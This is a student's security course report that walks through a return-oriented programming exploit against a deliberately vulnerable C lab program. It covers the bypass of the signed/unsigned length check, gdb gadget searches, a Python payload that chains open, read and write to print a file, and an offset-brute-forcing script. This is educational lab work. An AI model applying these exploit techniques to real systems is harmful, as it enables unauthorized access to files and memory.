
NUS CS-3235: Computer Security October 20, 2020

Assignment 2 Report - Part 3

Lecturer: Reza Shokri *Student: Tan Wei, Adam A0180277B*


1 Return Oriented Programming

- By looking at the code, the first step to overflow buffer and start our ROP exploit is to by pass the length check. We can do this by setting i to a negative number, it will pass the check and when it is cast into size_t which is an unsigned integer it underflows and becomes a large number, enabling us to read in the entirety of the exploit file.




```c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
    char buf[24];
    long i, fsize, read_size;

    puts("How many bytes do you want to read? (max: 24)");
    scanf("%ld", &i);

    if (i > 24) {
        puts("You can't trick me...");
        return;
    }

    fseek(f, 0, SEEK_END);
    fsize = ftell(f);
    fseek(f, 0, SEEK_SET);

    read_size = (size_t) i < (size_t) fsize ? i : fsize;
    fread(buf, 1, read_size, f);
    fclose(f);

    puts(buf);
}

int main(void)
{
    FILE *f = fopen("./exploit", "r");
    setbuf(f, 0);
    if (!f)
        puts("Error opening ./exploit");
    else
        rop(f);
    return 0;
}
```

- Next is to find the return address of the rop function, we create a break point before it returns and see that it is 56 bytes after buf, so know we can pad buf with 48 arbitrary bytes and set our return address.




```
0000| 0x7fffffffddb0 --> 0x602010 --> 0xfbad248b
0008| 0x7fffffffddb8 --> 0x602010 --> 0xfbad248b
0016| 0x7fffffffddc0 --> 0x602010 --> 0xfbad248b
0024| 0x7fffffffddc8 --> 0x0
0032| 0x7fffffffddd0 --> 0x0
0040| 0x7fffffffddd8 --> 0x7ffff7a85449 (<_IO_new_file_setbuf+9>:       test   rax,ra
x)
0048| 0x7fffffffdde0 --> 0x602010 --> 0xfbad248b
0056| 0x7fffffffdde8 --> 0x7ffff7a7cdcd (<__GI__IO_setbuffer+189>:      test   DWORD
PTR [rbx],0x8000)
0064| 0x7fffffffddf0 --> 0x0
0072| 0x7fffffffddf8 --> 0x7fffffffde20 --> 0x400860 (<__libc_csu_init>:        push
  r15)
0080| 0x7fffffffde00 --> 0x7fffffffde20 --> 0x400860 (<__libc_csu_init>:        push
  r15)
0088| 0x7fffffffde08 --> 0x400858 (<main+75>:   mov    eax,0x0)
```

- All we have to do next is find our gadgets and construct our program.
  - We find a "pop rdi; ret" gadget by using asmsearch




```
gdb-peda$ asmsearch "pop rdi; ret"
Searching for ASM code: 'pop rdi; ret' in: binary ranges
0x004008c3 : (5fc3)     pop    rdi;     ret
```

  - We find the "pop rdx; ret" using ropsearch



```
gdb-peda$ ropsearch "pop rdx;" libc
Searching for ROP gadget: 'pop rdx;' in: libc ranges
0x00007ffff7a0eb96 : (b'5ac3')  pop rdx; ret
0x00007ffff7a0eb9a : (b'5ac3')  pop rdx; ret
0x00007ffff7b22166 : (b'5ac3')  pop rdx; ret
0x00007ffff7a0eb92 : (b'5ac3')  pop rdx; ret
0x00007ffff7a0eb9e : (b'5ac3')  pop rdx; ret
0x00007ffff7b22189 : (b'5a5ec3')        pop rdx; pop rsi; ret
0x00007ffff7b508e4 : (b'5a5bc3')        pop rdx; pop rbx; ret
0x00007ffff7b2656b : (b'5a5bc3')        pop rdx; pop rbx; ret
```


  - We find the "open", "read", "write" calls using p



```
gdb-peda$ p open
$2 = {<text variable, no debug info>} 0x7ffff7b040f0 <open64>
gdb-peda$ p read
$3 = {<text variable, no debug info>} 0x7ffff7b04310 <read>
gdb-peda$ p write
$4 = {<text variable, no debug info>} 0x7ffff7b04370 <write>
```

- We then construct the payload using our obtained values using a python script. Each system call requires their variables, arg1, arg2, arg3 map to rdi, rsi, rdx respectively, so we pop the corresponding values to the stack.


- For the file pointer we inspected the rax register, which is where the value is returned to, after the open call and we find that it is a constant 0x03 each time, so we use that for our read and write calls



```
payload = ""
#632e706f722f 706f722f32612f70 6f746b7365442f7e
#632e 706f722f706f722f 32612f706f746b73 65442f746e656475 74732f
payload += pack64(0x632e706f722f2e) #./rop.c
payload += pack64(0x65442f746e656475)
payload += pack64(0x32612f706f746b73)
payload += pack64(0x706f722f706f722f)
payload += pack64(0x632e)
payload = payload.ljust(56, "\x00")
#open file open(./rop, 0)
payload += pack64(0x004008c3) #pop rdi
payload += pack64(buffer_address) #./rop.c @base address of buf
payload += pack64(0x004008c1) #pop rsi, pop 15
payload += pack64(0x0) #0
payload += pack64(0x7fffffffddd0) #randomvalue
payload += pack64(0x7ffff7b040f0) #open

#read file read(0x03, bufferloc,
payload += pack64(0x004008c3) #pop rdi
payload += pack64(0x03)
payload += pack64(0x004008c1) #pop rsi, pop 15
payload += pack64(0x7fffffffcdf0) #bufferlocation
payload += pack64(0x7fffffffddd0) #randomvalue
payload += pack64(0x00007ffff7a0eb96) #pop rdx
payload += pack64(0x1000)
payload += pack64(0x7ffff7b04310) # read

#write to sysout write(0x01, bufferloc,
payload += pack64(0x004008c3) #pop rdi
payload += pack64(0x01)
payload += pack64(0x004008c1) #pop rsi, pop 15
payload += pack64(0x7fffffffcdf0) #bufferlocation
payload += pack64(0x7fffffffddd0) #randomvalue
payload += pack64(0x00007ffff7a0eb96) #pop rdx
payload += pack64(0x1000)
payload += pack64(0x7ffff7b04370) # write

payload += pack64(0x7ffff7a47040) #exit
#payload += pack64(0x7ffff7a523a0) #system
#payload += pack64(0x004008c3) #pop rdi
#payload += pack64(0x004008c1) #pop rsi


f.write(payload)
f.close()
```


- For the read sizes, we set them to be large enough to fit the file we are reading, and for the buffer location we just picked an address with a large enough offset such that the entire file can be filled into the buffer without overflowing into the stack space of our process.

- When ran in gdb the exploit now works, however when we try to launch it in shell, the offset created in the gdb environment causes our open sys call to not open the correct file.




```
student@student-VirtualBox:~/Desktop/a2/rop$ ./rop
How many bytes do you want to read? (max: 24)
-1
./rop.c
[illegible]
àstudent@student-VirtualBox:~/Desktop/a2/rop$
```

- To correct this we include a line for the python script that generates the payload to take in an offset for our buffer. We then write a shell script file to loop through the surrounding area of the buffer location in gdb, since we know the offset should not be too much. (The "in" file that "./rop ¡ in" takes in is just a file with "-1" in it to automate the user input




```
buffer_address = 0x7fffffffddd0

offset = int(input(""))

buffer_address += offset
print("buffer @" + hex(buffer_address) + "offset = " + str(offset))
```




```
#!bin/bash

for i in {-160..160..8}
        do
                echo $i > pyin
                python sample.py < pyin
                ./rop < in
        done
```

- From the output of the shell script we can identify the actuall buffer address in our shell



```
àbuffer @0x7fffffffde30offset = 96
How many bytes do you want to read? (max: 24)
./rop.c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
        char buf[24];
        long i, fsize, read_size;

        puts("How many bytes do you want to read? (max: 24)");
        scanf("%ld", &i);
```

- From there we rerun our sample.py file giving it the offset 96 to fix the buffer location. And we rerun the program with input ”-1”, that runs our exploit and returns writes the file rop.c into the commandline.



```
student@student-VirtualBox:~/Desktop/a2/rop$ ./rop
How many bytes do you want to read? (max: 24)
-1
./rop.c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
        char buf[24];
        long i, fsize, read_size;

        puts("How many bytes do you want to read? (max: 24)");
        scanf("%ld", &i);

        if (i > 24) {
                puts("You can't trick me...");
                return;
        }

        fseek(f, 0, SEEK_END);
        fsize = ftell(f);
        fseek(f, 0, SEEK_SET);

        read_size = (size_t) i < (size_t) fsize ? i : fsize;
        fread(buf, 1, read_size, f);
        fclose(f);
```

- To modify the exploit to write any arbitrary file to the command line, we just need to modify the payload generator and replace the ”./rop.c” with your desired file directory